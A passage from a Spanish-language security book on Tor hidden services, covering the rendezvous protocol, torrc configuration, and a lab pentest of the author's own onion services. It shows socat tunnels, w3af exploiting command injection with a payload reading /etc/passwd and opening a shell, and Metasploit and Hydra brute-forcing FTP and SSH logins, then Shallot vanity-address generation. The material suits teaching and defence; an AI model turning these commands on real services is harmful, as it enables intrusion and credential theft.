En este paso final, el servicio ahora conoce la ubicación del "*Rendezvous Point*" y el OTS, así que a continuación el servicio crea un circuito contra dicho punto de encuentro y envía un paquete que incluye el OTS. El "*Rendezvous Point*", al recibir el paquete de datos y verificar el OTS es capaz de relacionarlo con el circuito creado por el cliente y a continuación envía un mensaje por dicho circuito indicando que el servicio oculto ha respondido al "*Introduce Message*" enviado por el cliente y a partir de este punto, el cliente y el servicio utilizarán el punto de encuentro para intercambiar información.

Hay que tener en cuenta que dicha conexión no será directa, tanto cliente como servicio utilizarán los circuitos creados previamente contra el punto de encuentro para conservar su anonimato. El esquema se resume en una comunicación en la que el cliente y el servicio oculto se comunican por

medio de un punto de encuentro y a su vez, dicho punto de encuentro desconoce la ubicación real del cliente o del servicio. Como consecuencia de este modelo, para que un cliente se pueda comunicar con un servicio oculto en la web profunda de Tor, tienen que existir dos circuitos, uno para conectar el cliente con el punto de encuentro y otro para conectar el servicio con el punto de encuentro, por este motivo y la complejidad intrínseca del protocolo "*Rendezvous*" de Tor, el rendimiento de las conexiones que se realizan contra cualquier servicio oculto suele ser bastante pobre.

**Opciones de configuración para servicios ocultos**

Una vez comprendidos los conceptos básicos sobre el funcionamiento de los servicios ocultos en Tor, ahora es importante comprender cómo se puede configurar un servicio oculto en una instancia de Tor. El procedimiento no es complejo, solamente es necesario utilizar las opciones de configuración adecuadas y entender el efecto que producen. Para poder establecer un servicio oculto, en primer lugar se debe instalar, configurar e iniciar correctamente cualquier tipo de servicio basado en TCP, por ejemplo un servidor HTTP, SSH, FTP, SMB, etc. Dicho servidor puede encontrarse en la misma máquina donde se ejecuta la instancia de Tor o en otra que sea accesible desde dicha instancia, lo más habitual es iniciar el servidor en la misma máquina donde se ejecuta la instancia de Tor. A continuación, se debe editar el fichero de configuración "*torrc*" y establecer las propiedades con sus correspondientes valores. En este caso concreto, las opciones de configuración necesarias para crear un servicio oculto en la web profunda de Tor son: "*HiddenServiceDir*" y "*HiddenServicePort*".

**HiddenServiceDir**

Esta directiva permite establecer el directorio en el que se almacenará la clave privada del servicio y la dirección "*.onion*" que se calcula a partir de dicha clave privada. La dirección "*.onion*" debe ser distribuida a aquellos clientes a los que se destina el servicio y se compone por una cadena de texto con exactamente 16 caracteres, en donde solamente se admiten las letras entre la "a" y "z" en minúsculas y los dígitos entre el 2 y 7. Estas condiciones vienen definidas por el algoritmo Base32, el cual es utilizado por la instancia de Tor para calcular todas las direcciones "*.onion*" de cualquier servicio oculto. Este directorio será creado automáticamente por la instancia de Tor en el caso de que no exista y en caso contrario, intentará leer los ficheros "*hostname*" y "*private_key*" ya que asume que si el directorio se encuentra creado, es posible que el servicio oculto se haya configurado anteriormente y en este nuevo arranque de la instancia de Tor, simplemente se debe utilizar la configuración creada previamente. Esto quiere decir que la clave privada generada por una instancia de Tor la primera vez que se ejecuta es de vital importancia y puede ser utilizada en otras instancias de Tor que pueden estar ubicadas en otros ordenadores.

**HiddenServicePort**

Con esta directiva de configuración es posible especificar el puerto que se abrirá en la web profunda de Tor y que estará vinculado con la dirección "*.onion*" que se ha generado con la propiedad "*HiddenServiceDir*". Esto quiere decir que el uso de esta propiedad depende de "*HiddenServiceDir*" para que surta el efecto esperado. Por otro lado, esta directiva permite crear un túnel entre la web profunda de Tor y una interfaz de red con un puerto que puede apuntar o bien a la máquina local o cualquier otra ubicación accesible por la instancia. En dicho puerto debe existir un servicio que pueda procesar las peticiones entrantes, como por ejemplo un servidor HTTP, SSH, FTP, etcétera. Es

importante recordar que dicho servicio debe funcionar sobre el protocolo TCP. La forma en la que se debe utilizar esta opción de configuración en el fichero "*torrc*" es la siguiente:

```
HiddenServicePort 22 127.0.0.1:2222
```

El primer argumento de la directiva es el valor "22", que corresponde al puerto que se vinculará con la dirección "*.onion*" generada automáticamente por la propiedad "*HiddenServiceDir*". Posteriormente, se indica el "*endpoint*" de las peticiones realizadas contra la dirección "*.onion*" en el puerto "22", que en este caso concreto, serán redireccionadas a la máquina donde se ejecuta la instancia ("127.0.0.1") en el puerto "2222". Evidentemente, para que el servicio oculto funcione correctamente, es necesario tener un proceso en ejecución que se encuentre vinculado con el puerto "2222" y que esté correctamente configurado para aceptar y responder a peticiones realizadas por los clientes.

Con el uso de estas dos opciones de configuración es suficiente para indicarle a la instancia que debe crear un servicio oculto. Cabe anotar que el uso de ambas opciones es obligatorio y sus valores deben establecerse correctamente.

```
HiddenServiceDir /home/adastra/hidden_service_SSH/
HiddenServicePort 22 127.0.0.1:2222
```

En el caso de utilizar las opciones de configuración que se indican más arriba, se creará el directorio "*/home/adastra/hidden_service_SSH*" y en él, se incluirán los ficheros "*hostname*" y "*private_key*" del servicio oculto. Posteriormente, todas las peticiones entrantes a la dirección "*.onion*" generada en el fichero "*hostname*" por el puerto "22", serán enrutadas automáticamente a la máquina local en el puerto "2222".

### 4.2.4.2 Pentesting contra servicios ocultos

Llegados a este punto, queda claro que los servicios ocultos en Tor se registran en la red y cada registro se incluye en una base de datos hash distribuida (DHT) que se compone por el HSD (*Hidden Service Descriptor*) del servicio y su correspondiente dirección "*.onion*", la cual estará compuesta por letras entre la "a" y la "z" en minúsculas y los números entre 2 y 7. Este valor se genera al aplicar el algoritmo Base32 sobre el hash SHA de la clave privada del servicio oculto. Se trata de un funcionamiento que es transparente para los usuarios, los cuales lo único que necesitan conocer es la dirección "*.onion*" del servicio al que quieren acceder y es justo en este punto donde reside la verdadera dificultad de atacar servicios ocultos en Tor, ya que depende de su disponibilidad y que en algunos casos, solamente unos pocos usuarios tienen conocimiento de las direcciones que se utilizan para prestar un servicio específico.

Por ejemplo, suponiendo que existe un grupo de delincuentes que necesitan transferir documentos e información entre ellos y operan en distintos países, solamente ese grupo reducido de usuarios conocen la dirección del servicio que utilizarán para intercambiar información y adicionalmente, dicho servicio puede estar disponible en una franja horaria determinada y el resto del tiempo puede encontrarse inactivo. Esta situación limita las probabilidades de que el servicio sea encontrado por cualquier otro usuario en la red de Tor y evidentemente hace que sea prácticamente imposible de

atacar. No obstante, si el pentester conoce la dirección "*.onion*" del servicio, las cosas cambian radicalmente, ya que es posible utilizar las herramientas de pentesting habituales para auditar cualquier servicio en Internet. Es posible usar Metasploit Framework, W3AF, OpenVAS, NeXpose, Nikto, Nmap, etc. Lo único que necesita el pentester es conocer la dirección "*.onion*" del servicio que se debe auditar y a continuación, levantar una instancia de Tor con su correspondiente servidor proxy SOCKS.

El mecanismo es muy sencillo, basta con crear un túnel que permita conectar el servicio oculto con un puerto arbitrario en la máquina local utilizando el proxy SOCKS levantado por la instancia de Tor y a partir de este punto, se puede ejecutar las herramientas anteriormente mencionadas o cualquier otra contra un puerto en la máquina local. Es tan fácil como suena y no requiere de configuraciones especiales. A continuación se explicará el procedimiento para realizar pruebas de pentesting contra servicios habituales en la red de Tor.

### 4.2.4.2.1 Pentesting contra un servicio oculto HTTP

En este caso, para demostrar el uso de algunas herramientas de pentesting contra un servicio oculto vulnerable en la web profunda de Tor, se procede a arrancar una aplicación web con múltiples vulnerabilidades que utiliza el equipo de W3AF para realizar pruebas, dicha aplicación web vulnerable es conocida como "*Django-moth*" y se encuentra disponible en el siguiente repositorio de Github: https://github.com/andresriancho/django-moth

Para poder iniciarla es necesario tener Python y Django instalados en el sistema y a continuación ejecutar el siguiente comando desde el directorio raíz de la aplicación.

```
>python manage runserver 8080
```

En este caso concreto, el puerto utilizado para arrancar la aplicación web será el "8080", con lo cual el servicio oculto debe estar debidamente configurado para enrutar todas las peticiones entrantes por un puerto en la web profunda de Tor, hacia el puerto "8080" de la máquina donde se encuentra en ejecución "*Django-moth*". Partiendo de la explicación dada en párrafos anteriores sobre las directivas necesarias para la creación de servicios ocultos en una instancia de Tor, los siguientes valores en el fichero "*torrc*" podrían ser suficientes.

```
HiddenServiceDir /home/adastra/Escritorio/hidden_service_HTTP/
HiddenServicePort 80 127.0.0.1:8080
```

Ahora que el servicio vulnerable se encuentra iniciado y es accesible en la web profunda de Tor, es posible atacar dicho servicio de la misma forma en la que es posible atacar cualquier aplicación o servidor web en Internet utilizando herramientas de pentesting comunes. En este caso, emplear herramientas de reconocimiento para aplicaciones web puede ser un buen inicio, como por ejemplo Nikto o scripts NSE de Nmap. No obstante, antes de hacerlo es necesario aplicar algún mecanismo para acceder al servicio oculto en la web profunda de Tor utilizando dichas herramientas. Para hacer esto, pueden aplicarse dos enfoques, o bien la herramienta que se va a utilizar soporta el enrutamiento de peticiones por medio de un proxy SOCKS o crear un túnel transparente que permita enrutar todas las peticiones al servicio oculto utilizando el proxy SOCKS levantado por una instancia de Tor.

La segunda alternativa resulta ser la más fiable, ya que no hay que aplicar ningún tipo de configuración adicional para que las herramientas funcionen correctamente, todo se hace de forma transparente por medio del proxy SOCKS de la instancia de Tor. Para crear un túnel con estas características puede haber varias alternativas, una de ellas es creando un túnel SSH y habilitando el soporte para servidores proxy del tipo SOCKS, algo bastante común en implementaciones como OpenSSH. Utilizando un proxy transparente con librerías como Twisted en Python o utilizando directamente una herramienta como Socat. Dado que utilizar Socat es cómodo, fácil y fiable, se trata sin duda de una de las mejores alternativas para conseguir el objetivo planteado. Suponiendo que la dirección del servicio oculto que se desea atacar es "fieqd7c2ljyyo54f.onion" y el puerto del servidor proxy SOCKS es "9150", el comando que se ejecutaría para crear el túnel sería el siguiente.

```
>socat TCP4-LISTEN:7000,reuseaddr,fork SOCKS4A:127.0.0.1:fieqd7c2ljyyo54f.
onion:80,socksport=9150
```

El comando anterior abrirá el puerto "7000" en la máquina local y utilizará el puerto 9150 para enrutar todas las peticiones entrantes por el puerto "7000" al servicio oculto en el puerto 80. Esto se traduce a que se puede utilizar cualquier herramienta de pentesting web estableciendo como objetivo la máquina local en el puerto "7000" y SOCAT se encargará de redirigir todas peticiones realizadas contra dicho puerto al servicio oculto definido. Además de enrutar las peticiones desde el cliente hacia el servicio oculto, otra de las características que tiene SOCAT es que los túneles creados con esta herramienta son bidireccionales, es decir, que no solamente es capaz de enrutar las peticiones a su correspondiente destino, sino que también es capaz de transmitir las respuestas que emite el servidor. A partir de aquí, realizar un proceso de pentesting contra el servicio oculto es una labor con la que probablemente el lector se sentirá mucho más cómodo.

```
adastra@Galilei:~$ socat TCP4-LISTEN:7000,reuseaddr,fork SOCKS4A:127.0.0.1:fieqd7c2ljyyo54f.onion:
80,socksport=9150

adastra@Galilei:/adastraData/AdastraRealm/Hacking/webHacking/nikto-2.1.5$ ./nikto.pl -h http://127
.0.0.1:7000
- Nikto v2.1.5
---------------------------------------------------------------------------
+ Target IP:          127.0.0.1
+ Target Hostname:    localhost
+ Target Port:        7000
+ Start Time:         2015-05-31 19:20:52 (GMT2)
---------------------------------------------------------------------------
+ Server: WSGIServer/0.1 Python/2.7.3
+ Retrieved x-powered-by header: PHP/5.1.2-1+b1 ubuntu
+ The anti-clickjacking X-Frame-Options header is not present.
 - STATUS: Completed 60 tests (~1% complete, 1.2 hours left: currently in plugin 'Content Search')
```

*Imagen 04.09: Nikto contra un servicio oculto del tipo HTTP.*

Dado que en este caso concreto el servicio oculto es la aplicación web vulnerable "*Django-moth*", una buena forma de atacarlo es utilizando W3AF.

```
>./w3af_console
w3af>>> plugins audit os_commanding
w3af>>> target set target http://localhost:7000/audit/os_commanding/param_osc.
py?param=-la
w3af>>> start
OS Commanding was found at: "http://localhost:7000/audit/os_commanding/param_osc.
```

```
py&#8221;, using HTTP method GET. The sent data was: "param=%7C%2Fbin%2Fcat%20
%2Fetc%2Fpasswd" The modified parameter was "param". This vulnerability was found
in the request with id 39.
Scan finished in 14 seconds.
Stopping the core…
```

Como se puede apreciar, se ha encontrado una vulnerabilidad y se ha registrado en el "*Knowledge Base*" de W3AF. A continuación, se puede intentar explotar dicha vulnerabilidad utilizando el plugin "*os_commanding*".

```
adastra@Galilei:~$ socat TCP4-LISTEN:7000,reuseaddr,fork SOCKS4A:127.0.0.1:fieqd7c2ljyyo54f.onion:
80,socksport=9150
```

```
w3af>>> kb list vulns
|-----------------------------------------------------------------------------------------------|
| Vulnerability | Description                                                                   |
|-----------------------------------------------------------------------------------------------|
| OS commanding | OS Commanding was found at:                                                   |
| vulnerability | "http://localhost:7000/audit/os_commanding/param_osc.py", using HTTP method   |
|               | GET. The sent data was: "param=%26%26%2Fbin%2Fcat%20%2Fetc%2Fpasswd" The      |
|               | modified parameter was "param". This vulnerability was found in the request   |
|               | with id 37.                                                                   |
|-----------------------------------------------------------------------------------------------|
w3af>>> exploit exploit os_commanding
os_commanding exploit plugin is starting.
Vulnerability successfully exploited. Generated shell object <os_commanding object (ruser: "adastr
a" | rsystem: "Linux debiantesting 3.2.0-4-486 i686 GNU/Linux")>
Vulnerability successfully exploited. This is a list of available shells and proxies:
- [0] <os_commanding object (ruser: "adastra" | rsystem: "Linux debiantesting 3.2.0-4-486 i686 GNU
/Linux")>
Please use the interact command to interact with the shell objects.
w3af>>>
```

*Imagen 04.10: Explotación "OS Commanding" en un servicio oculto con W3AF.*

Se ha generado una consola contra el servicio oculto utilizando W3AF. A partir de este punto, el atacante podrá ejecutar comandos directamente contra el servicio oculto vulnerable y evidentemente comprometer su anonimato.

```
adastra@Galilei:~$ socat TCP4-LISTEN:7000,reuseaddr,fork SOCKS4A:127.0.0.1:fieqd7c2ljyyo54f.onion:
80,socksport=9150
```

```
w3af>>> exploit interact 0
Execute "exit" to get out of the remote shell. Commands typed in this menu will be run through the
 os_commanding shell.
w3af/exploit/os_commanding-0>>> e w
 12:38:48 up  1:07,  3 users,  load average: 0,00, 0,01, 0,05
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
adastra  tty7     :0               11:32    1:07m  8.42s  0.08s gdm-session-wor
adastra  pts/1    :0.0             11:41   57:04  53.35s  0.01s w
adastra  pts/0    :0.0             11:40   57:28  38.78s 38.66s tor -f torrc

w3af/exploit/os_commanding-0>>> e uname -a
Linux debiantesting 3.2.0-4-486 #1 Debian 3.2.63-2+deb7u1 i686 GNU/Linux

w3af/exploit/os_commanding-0>>> e id
uid=1000(adastra) gid=1000(adastra) grupos=1000(adastra),24(cdrom),25(floppy),29(audio),30(dip),44
(video),46(plugdev),106(scanner),111(bluetooth),113(netdev)

w3af/exploit/os_commanding-0>>>
```

*Imagen 04.11: Ejecución de comandos contra el servicio oculto vulnerable.*

En este caso se ha atacado un servicio oculto del tipo HTTP, pero tal como se ha mencionado anteriormente en este documento, en la web profunda de Tor existen toda clase de servicios, los cuales pueden estar mal configurados o ser vulnerables. Siguiendo los mismos conceptos expuestos en el ejemplo anterior, en las siguientes secciones se explicará cómo ejecutar pruebas de pentesting contra otros tipos de servicios ocultos.

### 4.2.4.2.2 Pentesting contra un servicio oculto FTP

Existen muchas implementaciones del protocolo FTP tanto desde el lado del cliente como desde el lado del servidor y también, han sido muchas las vulnerabilidades que se han encontrado y explotado en dichas implementaciones. Si un servidor FTP vulnerable se expone en la web profunda de Tor, es probable que pueda seguir siendo utilizado sin mayores problemas en el caso de que solamente un grupo reducido de usuarios conozca su dirección "*.onion*" y no pretendan vulnerarlo, pero si un atacante descubre dicha dirección no tardará demasiado en hacerse con el control del servicio.

Las directivas utilizadas para crear un servicio FTP no son diferentes a las de cualquier otro tipo de servicio oculto, lo único que probablemente cambiará será el puerto y el directorio. Por ejemplo:

```
HiddenServiceDir /home/adastra/Escritorio/hidden_service_ftp/
HiddenServicePort 21 127.0.0.1:21
```

Las líneas anteriores se incluirán en el fichero "*torrc*" y en la máquina donde se levanta la instancia de Tor, deberá existir un proceso vinculado al puerto "21". La dirección "*.onion*" generada también responderá únicamente a las peticiones entrantes por el puerto "21".

Nuevamente se puede utilizar SOCAT para crear un túnel entre el servicio oculto y la máquina del atacante, pero evidentemente es necesario que en la máquina del atacante se levante una instancia de Tor que tenga la propiedad SOCKSPort establecida para poder utilizar un proxy SOCKS que permita el acceso a la web profunda de Tor y conseguir llegar al servicio oculto.

```
>socat TCP4-LISTEN:8000,reuseaddr,fork SOCKS4A:127.0.0.1:ondsyq4v4xcr6ct6.
onion:21,socksport=9150
```

El puerto que se abrirá en la máquina del atacante será el "8000" y cualquier petición que llegue a dicho puerto, será automáticamente enrutada al servicio oculto en el puerto "21" cuya dirección "*.onion*" es "ondsyq4v4xcr6ct6". Evidentemente para que dicho enrutamiento funcione correctamente se debe establecer el proxy SOCKS, que en este caso es el puerto "9150", puerto por defecto que utiliza Tor Browser.

Con todos los elementos dispuestos, se puede utilizar cualquier herramienta para realizar pruebas de penetración contra el servicio oculto, no obstante antes de hacer nada, es mejor comprobar que el túnel funciona correctamente y para ello, basta con realizar una petición al servidor FTP utilizando cualquier cliente de dicho protocolo.

```
adastra@Galilei:~$ socat TCP4-LISTEN:8000,reuseaddr,fork SOCKS4A:127.0.0.1:ondsyq4v4xcr6ct6.onion:
21,socksport=9150
```

*Imagen 04.12: Conexión contra un servicio oculto FTP utilizando Socat (1ª parte).*

```
adastra@Galilei:~$ ftp 127.0.0.1 8000
Connected to 127.0.0.1.
220 debiantesting FTP server (Version 6.4/OpenBSD/Linux-ftpd-0.17) ready.
Name (127.0.0.1:adastra): adastra
331 Password required for adastra.
Password:
230-
230- The programs included with the Debian GNU/Linux system are free software;
230- the exact distribution terms for each program are described in the
230- individual files in /usr/share/doc/*/copyright.
230-
230- Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
230- permitted by applicable law.
230 User adastra logged in.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

*Imagen 04.12: Conexión contra un servicio oculto FTP utilizando Socat (2ª parte).*

Después de verificar que la conexión se puede establecer, es el momento de utilizar una herramienta como Metasploit Framework para realizar pruebas automatizadas utilizando los módulos auxiliares que se encuentran incluidos en el framework.

```
adastra@Galilei:~$ socat TCP4-LISTEN:8000,reuseaddr,fork SOCKS4A:127.0.0.1:ondsyq4v4xcr6ct6.onion:
21,socksport=9150
```

```
msf > setg RHOSTS 127.0.0.1
RHOSTS => 127.0.0.1
msf > setg RPORT 8000
RPORT => 8000
msf > use auxiliary/scanner/ftp/ftp_login
msf auxiliary(ftp_login) > set USERNAME adastra
USERNAME => adastra
msf auxiliary(ftp_login) > set PASS_FILE /home/adastra/Escritorio/passwords
PASS_FILE => /home/adastra/Escritorio/passwords
msf auxiliary(ftp_login) > run

[*] 127.0.0.1:8000 - Starting FTP login sweep
[!] No active DB -- Credential data will not be saved!
[-] 127.0.0.1:8000 FTP - LOGIN FAILED: adastra:root (Incorrect: )
[-] 127.0.0.1:8000 FTP - LOGIN FAILED: adastra:admin (Incorrect: )
[-] 127.0.0.1:8000 FTP - LOGIN FAILED: adastra:qwerty (Incorrect: )
[-] 127.0.0.1:8000 FTP - LOGIN FAILED: adastra:1234567 (Incorrect: )
[-] 127.0.0.1:8000 FTP - LOGIN FAILED: adastra:adastra (Incorrect: )
[+] 127.0.0.1:8000 - LOGIN SUCCESSFUL: adastra:adastra123
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(ftp_login) >
```

*Imagen 04.13: Metasploit Framework contra un servicio oculto FTP.*

### 4.2.4.2.3 Pentesting contra un servicio oculto SSH

SSH es un protocolo bastante conocido y utilizado por prácticamente todos los administradores de sistemas y también es un protocolo muy utilizado en la web profunda de Tor. No es sencillo encontrar direcciones "*.onion*" con este tipo de servicios, pero hay bastantes y a veces no se encuentran debidamente configurados. Como se ha mencionado anteriormente, la principal dificultad a la hora de atacar los servicios ocultos en Tor es que es difícil encontrar la dirección "*.onion*" de un servicio a atacar y más aún cuando se trata de servicios cuyas funciones son principalmente de administración, como es el caso de cualquier servicio SSH.

Normalmente estas direcciones "*.onion*" solamente las conocen aquellas personas que crean el servicio oculto y que intentan administrar servidores de forma anónima. Sin embargo, una vez se

descubre la dirección del servicio oculto en cuestión, nuevamente basta con crear un túnel cuyo endpoint será el servicio oculto y a continuación realizar pruebas de pentesting con las herramientas habituales. Suponiendo que la dirección del servicio oculto SSH a atacar es "*klebohg2zv4b5j5u*", la siguiente imagen enseña la forma en la que se debe crear el túnel con SOCAT y cómo utilizar el cliente SSH en sistemas Linux (*openssh-client*) para realizar la conexión contra el servicio oculto.

```
adastra@Galilei:~$ socat TCP4-LISTEN:6000,reuseaddr,fork SOCKS4A:127.0.0.1:klebohg2zv4b5j5u.onion:
22,socksport=9150
```

```
adastra@Galilei:~$ ssh -p 6000 adastra@127.0.0.1
adastra@127.0.0.1's password:
Linux debiantesting 3.2.0-4-486 #1 Debian 3.2.63-2+deb7u1 i686

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
Last login: Sat May 30 18:13:22 2015 from localhost
adastra@debiantesting:~$ id
uid=1000(adastra) gid=1000(adastra) grupos=1000(adastra),24(cdrom),25(floppy),29(audio),30(dip),44
(video),46(plugdev),106(scanner),111(bluetooth),113(netdev)
adastra@debiantesting:~$
```

*Imagen 04.14: Conexión contra un servicio oculto SSH utilizando Socat.*

Después de verificar que el servicio se encuentra activo y que el túnel funciona correctamente a la hora de enrutar las peticiones adecuadamente, se puede realizar un proceso de pentesting básico utilizando Metasploit Framework.

```
adastra@Galilei:~$ socat TCP4-LISTEN:6000,reuseaddr,fork SOCKS4A:127.0.0.1:klebohg2zv4b5j5u.onion:
22,socksport=9150
```

```
msf auxiliary(ssh_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf auxiliary(ssh_login) > set USERNAME adastra
USERNAME => adastra
msf auxiliary(ssh_login) > set PASS_FILE /home/adastra/Escritorio/passwords
PASS_FILE => /home/adastra/Escritorio/passwords
msf auxiliary(ssh_login) > run

[*] 127.0.0.1:6000 SSH - Starting bruteforce
[-] 127.0.0.1:6000 SSH - Failed: 'adastra:root'
[!] No active DB -- Credential data will not be saved!
[-] 127.0.0.1:6000 SSH - Failed: 'adastra:admin'
[-] 127.0.0.1:6000 SSH - Failed: 'adastra:qwerty'
[-] 127.0.0.1:6000 SSH - Failed: 'adastra:1234567'
[-] 127.0.0.1:6000 SSH - Failed: 'adastra:adastra'
[+] 127.0.0.1:6000 SSH - Success: 'adastra:adastra123' 'uid=1000(adastra) gid=1000(adastra) grupos
=1000(adastra),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),106(scanner),111(bluet
ooth),113(netdev) Linux debiantesting 3.2.0-4-486 #1 Debian 3.2.63-2+deb7u1 i686 GNU/Linux '
[*] Command shell session 1 opened (127.0.0.1:49259 -> 127.0.0.1:6000) at 2015-06-01 01:16:34 +020
0
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(ssh_login) >
```

*Imagen 04.15: Metasploit Framework contra un servicio oculto SSH.*

Además de utilizar MSF también se pueden utilizar otras herramientas comunes, como por ejemplo THC Hydra.

```
adastra@Galilei:~$ socat TCP4-LISTEN:6000,reuseaddr,fork SOCKS4A:127.0.0.1:klebohg2zv4b5j5u.onion:
22,socksport=9150
```

```
adastra@Galilei:/adastraData/AdastraRealm/Hacking/passwordCracking/thc-hydra$ ./hydra -l adastra -
P /home/adastra/Escritorio/passwords ssh://127.0.0.1:6000
Hydra v8.2-dev (c) 2014 by van Hauser/THC - Please do not use in military or secret service organi
zations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2015-06-01 01:19:40
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce
the tasks: use -t 4
[DATA] max 7 tasks per 1 server, overall 64 tasks, 7 login tries (l:1/p:7), ~0 tries per task
[DATA] attacking service ssh on port 6000
[6000][ssh] host: 127.0.0.1   login: adastra   password: adastra123
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2015-06-01 01:19:46
adastra@Galilei:/adastraData/AdastraRealm/Hacking/passwordCracking/thc-hydra$
```

*Imagen 04.16: THC Hydra contra un servicio oculto SSH.*

Como se puede apreciar, realizar procesos de pentesting contra servicios ocultos en Tor no es una tarea demasiado compleja, aunque si lo puede ser descubrir las direcciones de ciertos servicios ocultos. En ocasiones, algunos usuarios confunden anonimato con seguridad, creyendo que ambos términos van de la mano en el mundo de la informática y lo cierto es que no hay nada más lejos de la realidad. Las vulnerabilidades o una mala configuración de un sistema no es menos evidente o más difícil de explotar si dicho servicio se encuentre en la web profunda de Tor. Un servicio oculto en Tor o en cualquier otra red anónima es explotable si contiene alguna vulnerabilidad, los vectores de ataque no cambian, solamente cambia el medio utilizado por el atacante.

## 4.2.4.3 Personalización de direcciones onion

Tal como se ha explicado anteriormente, las direcciones "*.onion*" de Tor son cadenas de texto con una longitud exacta de 16 caracteres y están compuestas por los dígitos entre 2-7 y las letras en minúsculas de a-z. Dichas direcciones se calculan de forma automática por la instancia de Tor, sin embargo es posible encontrar sitios en la web profunda con direcciones "*.onion*" que cuentan con patrones fijos, los cuales habitualmente están relacionados con el contenido, temática o nombre del servicio oculto.

Un ejemplo es Facebook que cuenta con un servicio en la web profunda de Tor para aquellos que desean acceder dicha red social en la web profunda de Tor. La dirección "*.onion*" de Facebook en la web profunda de Tor es la siguiente: facebookcorewwwi.onion y como se puede apreciar, existe un patrón bastante claro en las primeras letras de la dirección y además, resulta bastante fácil de memorizar. Ahora bien, lo cierto es que personalizar la dirección completa, es decir, los 16 caracteres que la componen, resulta prácticamente imposible con la capacidad de cómputo de los ordenadores modernos en un tiempo aceptable. Calcular y en consecuencia, descubrir un servicio oculto en Tor, puede llevar años, una escala de tiempo que evidentemente no es asumible en muchos casos. No obstante, si es posible personalizar una parte de dicha dirección en poco tiempo, todo depende del número de caracteres del patrón. Para hacer esto, existe una herramienta muy fácil de instalar y utilizar, dicha utilidad es conocida como Shallot.

### 4.2.4.3.1 Instalación y uso de Shallot para crear dirección onion personalizadas

Shallot es una herramienta que permite aplicar un patrón para personalizar una parte de la dirección "*.onion*" de un servicio oculto. Los patrones que se pueden aplicar típicamente son expresiones regulares que permiten indicar la forma en la que se debe generar la clave privada del servicio oculto y en consecuencia, la dirección "*.onion*" del mismo. Es un programa que se encuentra escrito en lenguaje C y solamente tiene dos dependencias: libssl y libcrypto, librerías que son bastante comunes en sistemas basados en Linux. El proyecto se puede descargar desde su repositorio Github y el proceso de instalación es tan simple como ejecutar "configure" y "*make*".

```
>git clone https://github.com/katmagic/Shallot.git
>./configure
>make
```

Las opciones que admite Shallot se pueden ver a continuación:

```
>./shallot
Usage: shallot [-dmopv] [-f <file>] [-t count] [-x time] [-e limit] pattern
-d : Daemonize (requires -f)
-m : Monitor mode (incompatible with -f)
-o : Optimize RSA key size to improve SHA-1 hashing speed
-p : Print 'pattern' help and exit
-f <file> : Write output to <file>
-t count : Forces exactly count threads to be spawned
-x secs : Sets a limit on the maximum execution time. Has no effect without -m
-e limit : Manually define the limit for e
Version: 0.0.3-alpha
```

El interruptor "-p" puede ser útil para conocer algunos de los patrones (expresiones regulares) que se pueden aplicar con Shallot.

```
./shallot -p
base32 alphabet allows letters [a-z] and digits [2-7]
pattern can be a POSIX-style regular expression, e.g.
xxx must contain 'xxx'
bar$ must end with 'bar'
^foo must begin with 'foo'
b[a4]r may contain leetspeech ;)
^ab|^cd must begin with 'ab' or 'cd'
[a-z]{16} must contain letters only, no digits
^dusk.*dawn$ must begin with 'dusk' and end with 'dawn'
```

Algunas de las expresiones de ejemplo permiten aplicar patrones muy variados, como por ejemplo que la dirección "*.onion*" deba comenzar y/o terminar con una cadena determinada, que contenga solamente números o letras o que contenga en cualquier posición de la dirección una cadena determinada. También existen otras opciones que permiten controlar el tiempo máximo en el que se debe ejecutar la herramienta, si se debe ejecutar como un proceso en background y si el resultado (clave privada para el servicio oculto) se debe almacenar en un fichero. Algunos ejemplos del uso de estos interruptores se enseñan a continuación:

```
>./shallot -f /home/adastra/private_key ^hack
>./shallot -m -o ^hacker
>./shallot -m -t 15 ^hacker
```

En todos los casos, después de procesar y descubrir una clave privada cuya dirección "*.onion*" generada contenga el patrón indicado, se pinta por pantalla o se crea un fichero con la clave privada que se ha generado y que debe ser utilizada por un servicio oculto. Como se ha mencionado antes, el número de caracteres especificados en el patrón es importante y determina si es posible obtener una clave privada que encaje con el patrón en un tiempo razonable. En el proyecto de Github de Shallot se enseña la siguiente tabla, la cual da una idea del número de caracteres que se pueden personalizar en la dirección "*.onion*".

| *characters* | *time to generate (approx.)* |
|---|---|
| 1 | less than 1 second |
| 2 | less than 1 second |
| 3 | less than 1 second |
| 4 | 2 seconds |
| 5 | 1 minute |
| 6 | 30 minute |
| 7 | 1 day |
| 8 | 25 days |
| 9 | 2.5 years |
| 10 | 40 years |
| 11 | 640 years |
| 12 | 10 millenia |
| 13 | 160 millenia |
| 14 | 2.6 million years |

Las pruebas anteriores las ha realizado el autor con un ordenador de 1.5 Gh de procesador. Si bien es cierto que se puede utilizar ordenadores mucho más potentes, las estimaciones anteriores no sufren cambios considerables con una mayor capacidad de computo, además, solamente se ha llegado a calcular hasta 14 caracteres, la cifra con 15 y 16 caracteres puede llegar a billones de años. Suponiendo que se utiliza un patrón con pocos caracteres, se puede generar una clave privada en muy poco tiempo, de hecho, las dificultades comienzan a partir de 7 o 8 caracteres, pero cualquier patrón que esté por debajo de dicho valor, puede ser procesado por Shallot en un tiempo bastante razonable. Uno de los resultados que da la herramienta tras aplicar el patrón "*^hack*" es el siguiente:

```
Found matching domain after 998147 tries: hacktkeocgipcjvv.onion
--BEGIN RSA PRIVATE KEY--
MIICWwIBAAKBgQCmZx9BMoG55KOoyAa0T43rNRW4z8m9vjgdXRxX2ZOaFMbrMITC
U6zm5CaauB0RYvu0m99/J9YhfXJQor69/YUIWMWGOXdn3CfVPML5kJWdCF68jhyE
